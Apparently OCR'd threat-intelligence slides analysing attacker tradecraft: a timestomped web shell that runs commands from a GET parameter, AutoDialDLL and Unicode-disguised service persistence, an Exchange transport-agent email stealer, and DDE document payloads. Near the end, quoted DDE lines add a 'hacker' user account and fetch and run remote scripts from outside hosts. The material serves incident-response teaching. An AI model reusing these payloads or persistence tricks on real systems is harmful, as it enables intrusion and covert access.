Registry	Software\INSUFFICIENT\INSUFFICIENT.**INI**	Software\NL2\NL.**INI**
Persistence (Service)	WcsPluginService**\xa0** Windows Color System**\xa0** C:\Windows\xwizard.exe /k wcssvc	clr_optimization_v2.0.50725**_86** Microsoft .NET Framework NGEN v2.0.50725_X86 c:\Windows\Microsoft.NET\Framework\v2.0.50725\mscorsvw.exe /s netsvcs
MD5	02b2d905a72c4bb2abfc278b8ca7f722 5394b09cf2a0b3d1caaecc46c0e502e3	e2d7d0021fd414349cbd95cd6a62f930 4f5a64c35d7b19a3143d2ca7b1c3264f

HIDDEN COMMENT THAT CAN HAUNT YOU

WEBSHELL

(4/9)



Quiz

- The attackers made a copy of "index.php" and then modified the original file
- Pseudo-code of what was introduced:

```
now = datetime.now()
total_minutes = ticks(now).minutes()
value = total_minutes / 10
print("<!-- {ecd6899b-e8e6-44ea-8ff7-439" + value + "} -->")
```


- Example:

```
<!--  {ecd6899b-e8e6-44ea-8ff7-439106071776} --!>
```

- What could it be for?


Background

- Web Shells
  - Common technique for attackers to get back to the environment
  - Passive in nature
  - Difficult to detect
    - Use legitimate web server functionality
    - Size and language can vary greatly
    - Obfuscated / encrypted
    - Minimal logging for POST requests over HTTPS
    - Business applications vulnerable too
- Common examples:
  - China Chopper (next slide)
  - c99 PHP Shell
  - WSO Shell




Example: China Chopper

- Server-side script



- Client-side application



Password Protected Web Shell

- "index.php" was used to obtain the password

- Example:

```
<!--  {ecd6899b-e8e6-44ea-8ff7-439106071776}  --!>
```

- "Timestomped" web shell placed on disk ("OTP-like"):

```
#1    now = datetime.now()
#2    total_minutes = ticks(now).minutes()
#3    value = total_minutes / 10
#4    password = "ABC123" + value
#5
#6    if  (Cookies["Secret"] != password)
#7    {
#8      Redirect("https://<VICTIM>/index.php")
#9    }
#10   system($_GET["cmd"])
```

A LITTLE KNOWN PERSISTENCE TECHNIQUE

KOMPROGO

(5/9)

KOMPROGO

- Creates payload DLL in “%TEMP%\..\”
- Creates mutex
- Creates “Classes\CLSID\{53255E7F-D464-40FB-857D-A2F9F0E1E397}**InprocServer32**\”
  - Random executable
  - PE file from %ProgramFiles% and %SystemRoot%\system32 or %SystemRoot%\SysWow64\ with resource directory
  - Target process used to load DLL payload as an argument
- Executes target process with DLL argument then loads payload and unloads itself

COM Object Hijacking?

KOMPROGO – Persistence

- KOMPROGO uses “Services\WinSock2\Parameters**AutoDialDLL**” for persistence
- Mechanism is described by Hexacorn Ltd
  - http://www.hexacorn.com/blog/2015/01/13/beyond-good-ol-run-key-part-24/
- When Winsock library (ws2_32.dll) is invoked, it will load the DLL specified in “AutoDialDLL”
- The key usually points to a legitimate, signed version of “**rasadhlp.dll**”
- DLL must export 3 functions
  - WSAttemptAutodialAddr
  - WSAttemptAutodialName
  - WSNoteSuccessfulHostentLookup
- KOMPROGO variants observed installed 32-bit and 64-bit DLLs and configured the registry value as appropriate


SECURING CORPORATE EMAIL IS TRICKY

EXCHANGE TRANSPORT AGENT

(6/9)

Background

- The attackers **objective: read emails** across victim organisations
- Most environments run **Active Directory** and **Microsoft Exchange**
- **Common** attack angles:
  - Mailbox exporting
  - Inbox forwarding rules
  - Transport rules
  - Mailbox delegation
- **Uncommon** techniques
  - **ISAPI Filter**
    - Used for stealing user credentials
  - **Exchange Transport Agent**
    - Extension of Exchange transport behaviour
    - Available since at least Exchange Server 2010



Extending Exchange Server

- The attackers dropped **3 components** on the Exchange server
  1) **Transport agent** (“agent.dll”)
  - Load “**miner.dll**”
  - Capture sent messages by registering to a **Routing Agent** event
  - **Extract** metadata and the message content
  - **Pass** them to “**miner.dll**”
  2) **Mining component** (“miner.dll”)
  - Load and decrypt the **configuration file**
  - **Mine** the emails:
    - **Encrypt** and **store** on disk if criteria are met
    - **Execute** the command in the body and delete the email if sent by the attacker
  3) **Uploader** (“stealer.ps1”)
  - **Exfiltrate** encrypted files and **clean up**
  - Stored in **registry** + persistent via **WMI** + terminated unless parent process “**wmiprvse.exe**”

Create a Transport Agent

- **Template:** https://msdn.microsoft.com
- Relevant **cmdlets**:
  - Install-TransportAgent
  - Enable-TransportAgent
  - Get-TransportAgent
- **Detection:**
  - Exchange logs (cmdlets)
  - Exchange server agents configuration
    - TransportRoles\Shared\agents.config

C# VB

```
using System;
using System.Collections.Generic;
using System.Text;
using Microsoft.Exchange.Data.Transport;
using Microsoft.Exchange.Data.Transport.Smtp;

namespace MyAgents
{
    public sealed class MyAgentFactory : SmtpReceiveAgentFactory
    {
        public override SmtpReceiveAgent CreateAgent(SmtpServer server)
        {
            return new MyAgent();
        }
    }
    public class MyAgent : SmtpReceiveAgent
    {
        public MyAgent()
        {
            this.OnEndOfData += new EndOfDataEventHandler(MyEndOfDataHandler);
        }
        private void MyEndOfDataHandler (ReceiveMessageEventSource source, EndOfDataEventArgs e)

        {
            // The following line appends text to the subject of the message that caused the event.
            e.MailItem.Message.Subject += " - this text appended by MyAgent";
        }
    }
}
```

Achieved Objectives

☑ Secure

- Encryption: configuration file and mined emails
- Kill-switch: free space or current date
- Anti-analysis: sandbox prevention & code obfuscation
- Uninstall: clean-up functionality was built in

☑ Customisable

- Configuration file: monitored inbox list and email ignore list

☑ Extensible

- Independent components
- Remote code execution via emails from the attackers

☑ Forgiving

- Log errors to a file

☑ Automated

- No need for remote access

HIDING IN PLAIN SIGHT

SIMPLE TECHNIQUES USED BY SOUNDBITE AND KOMPROGO

(7/9)

SOUNDBITE Example

Service Name	WcsPluginService
Display Name	Windows Color System
Image Path	<???>

Which one is Legitimate?

Service Name	WcsPluginService
Display Name	Windows Color System
Image Path	<???>

SOUNDBITE Example

Service Name	WcsPluginService
Display Name	Windows Color System
Image Path	%SystemRoot%\system32\svchost.exe -k wcssvc

Which one is Legitimate?

Service Name	WcsPluginService
Display Name	Windows Color System
Image Path	C:\Windows\xwizard.exe /k wcssvc

SOUNDBITE Example

Service Name	WcsPluginService
Display Name	Windows Color System
Image Path	%SystemRoot%\system32\svchost.exe -k wcssvc

Which one is Legitimate?

Service Name	WcsPluginService
Display Name	Windows Color System
Image Path	C:\Windows\xwizard.exe /k wcssvc

SOUNDBITE Example

Service Name	WcsPluginService
Display Name	Windows Color System
Image Path	C:\Windows\xwizard.exe /k wcssvc

Service Name	WcsPluginService\xa0
Display Name	Windows Color System\xa0
Image Path	C:\Windows\xwizard.exe /k wcssvc

- 'NO-BREAK SPACE' (NBSP)
- Unicode – U+00a0
- UTF8 – 0xc2 0xa0
- Looks just like a regular space (0x20) in most tools and applications
- Administrators are unlikely to notice the subtle difference when looking at a list of services

KOMPROGO Example

- KOMPROGO uses “Services\WinSock2\Parameters\AutodialDLL” for persistence
- The key usually points to a legitimate, signed version of “**rasadhlp.dll**”
- How would you populate the key with something that looks like “rasadhlp.dll”?
  - No-Break Space (NBSP) is no good – it shows up as a space!

rasadhlp□.dll

- ‘OPERATING SYSTEM COMMAND’
- Unicode – U+009d
- UTF8 – 0xc2 0x9d
- Control character is not displayed in most applications – looks like “**rasadhlp.dll**”
- No visual clues that something is amiss


REWRITING IMPORT TABLE


AVOIDING STATIC IOCS

(8/9)


Indicator of Compromise (IOC)

- Way of **describing threat data** like
  - Malware
  - Attacker methodology
  - Evidence of compromise or activity
- **OpenIOC** was created around **2010**
  - A format to **organize indicators**
  - Designed for **data sharing**
  - XML under the hood
  - Intentionally extensible
- **Other formats**: YARA, CybOX, STIX, etc.






Developing IOCs



Let's signature a DLL




Evading Detection

- Malicious **DLL** persistent as a **Windows service**
- Configured to launch the default export function (“**ServiceMain**”)
- **Packed** launcher for a second component

Section Summary:

#	Name	Raw Size	Virt Size	Characteristics	Contains
0	.text	36,864	36,800	Execute, Read	Code
1	.data	86,016	86,016	Read, Write	Initialized data
2	.bss	0	4,304	Read, Write	Uninitialized data
3	UNKNOWN	123,904	undefined		Not section data
4	.idata	2,048	4,096	Read	Initialized data
5	.edata	1,024	4,096	Read	Initialized data

LegalCopyright: © Microsoft Corporation. All rights reserved.
InternalName: explorer
FileVersion: 6.1.7601.23537 (win7sp1_gdr.160829-0600)
CompanyName: Microsoft Corporation
ProductName: Microsoft® Windows® Operating System
ProductVersion: 6.1.7601.23537
FileDescription: Windows Explorer
OriginalFilename: EXPLORER.EXE



PE File Header

- Machine: MACHINE_I386
- Flags:
  - LOCAL_SYMS_STRIPPED
  - 32BIT_MACHINE
  - EXECUTABLE_IMAGE
  - DLL
  - LINE_NUMS_STRIPPED

Imports


- KERNEL32.dll
- MSVCRT.dll
- USER32.dll

Export Names (library.dll)

1. DPqlodxF (0x00002625)
2. zFJmFJHfEq (0x000025D1)
3. bVK_zRZn (0x00002D36)
4. cvx (0x00002D99)
5. FppFl (0x00001042)
6. SwQkAeLkcTq (0x00001E93)

Evading Detection

- Malicious **DLL** persistent as a **Windows service**
- Configured to launch the default export function (“**ServiceMain**”)
- **Packed** launcher for a second component



DASTARDLY DIABOLICAL EVIL

PAYLOADS WITH DDE

(9/9)

Background

SENSEPOST

Services | Education | About Us | Blog | Get in Touch

PowerShell, C-Sharp and DDE The Power Within

Reading time ~6 min

Posted by saif on 20 May 2016

Categories: Fun, Howto, Research

aka Exploiting MS16-032 via Excel DDE without macros.

https://sensepost.com/blog/2016/powershell-c-sharp-and-dde-the-power-within/

https://sensepost.com/blog/2017/macro-less-code-exec-in-msword/

SENSEPOST

Services | Education | About Us | Blog | Get in Touch

Macro-less Code Exec in MSWord

Reading time ~5 min

Posted by saif on 09 October 2017

Categories: Exploit, Office

Authors: Etienne Stalmans, Saif El-Sherei

What if we told you that there is a way to get command execution on MSWord without any Macros, or memory corruption?!

Dastardly Diabolical Evil…

ddeService="**cmd**" ddeTopic="**/c calc**"

Hash: 0de6260639da87a707fc379c1bbd765f8afff38ef793f9b910096ee723a49753

Really?

Hmm…

DDEAUTO c:\\windows\\system32\\cmd.exe "/k **net user hacker P@ssw0rd! /add**"

Hash: 3a42aecd1c4f67f0361c286fb6145577d2770cd1d98a209050094c83712a97cc

DDEAUTO c:\\windows\\system32\\cmd.exe "/k **ipconfig**"


Hash: c38ed9140e913d0d4c90e760ea9680ea6d1835ba85bb34787e4c38fc31f9e657

;-(

Dastardly Diabolical Evil…

DDEAUTO c:\\Windows\\System32\\cmd.exe "/k **powershell.exe** $e=new-object -com internetexplorer.application; $e.visible=$true; $e.navigate2(‘ **hxxps://i.ytimg.com/vi/ErLLFVf-0Mw/maxresdefault.jpg**'); powershell -e $e"

Hash: 9d67659a41ef45219ac64967b7284dbfc435ee2df1fccf0ba9c7464f03fdc862




Promising! Did they poison Google?

Dastardly Diabolical Evil…


ddeService="cmd" ddeTopic=" /C Cscript %WINDIR%\System32\Printing_Admin_Scripts\en-US**Pubprn.vbs** localhost "**script:hxxps://gunsandroses.live/ticket-id**""

Hash: a335270704e339babeb19e81dccaf3dfa0808bdd4ae7f4b1a1ddbbd65f5e017d



